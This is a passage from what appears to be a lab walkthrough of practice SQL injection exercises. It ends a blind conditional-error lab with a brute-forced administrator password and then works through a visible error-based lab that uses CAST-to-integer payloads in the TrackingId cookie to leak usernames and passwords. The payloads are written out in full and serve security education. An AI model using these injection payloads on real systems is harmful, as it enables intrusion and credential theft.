
   ' AND (SELECT CASE WHEN (SUBSTR(password,1,1)='a') THEN TO_CHAR(1/0) ELSE 'a' END FROM users WHERE username='administrator')='a'--
9) Use Burp Intruder (Cluster Bomb) with positions for the character index and possible characters (a–z, 0–9).

10) Apply a filter on the word internal server error:

11) Reconstruct the password:
1
2
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20
q h a z 9 t  v b v a  q  1  j  v  h  y  c  t  1  w

12) Log in as administrator → SOLVED.

LAB 13 — Visible Error-Based SQL Injection
Level:
PRACTITIONER
Analysis
| Vulnerability | SQL injection with verbose error messages |
| Goal | leak the administrator password directly from error output |
| Key Concept | Force a type casting error (CAST AS int) so the database includes the leaked data inside the error message. |
Steps

1) Start the lab, open Burp Suite, and browse any page with Intercept enabled. Locate the TrackingId cookie sent with the request — this value is typically stored and used in a backend SQL query, making it a potential injection point. Send the request to Repeater.

2) Confirm the vulnerability by appending a single quote to the cookie value:
1
TrackingId=xyz'
A verbose error appears, showing SQL query details — confirming the injection point.

3) Test a controlled type-casting error to confirm control over the leaked content:
1
' AND 1=CAST((SELECT 'test') AS int)--
SELECT 'test' returns the string "test", and CAST(... AS int) fails to convert it to an integer — so the error message shows the value "test" that failed conversion. This confirms we can make any value we choose appear inside the error output.
4) Leak the username by swapping the literal for a subquery:
1
' AND 1=CAST((SELECT username FROM users LIMIT 1) AS int)--
The database executes SELECT username FROM users LIMIT 1, returns administrator, then fails to cast it — so the error message displays it in full.
Result: the error reveals administrator.

5) Leak the password using the same technique:
1
' AND 1=CAST((SELECT password FROM users LIMIT 1) AS int)--

6) The password appears clearly in the error message.

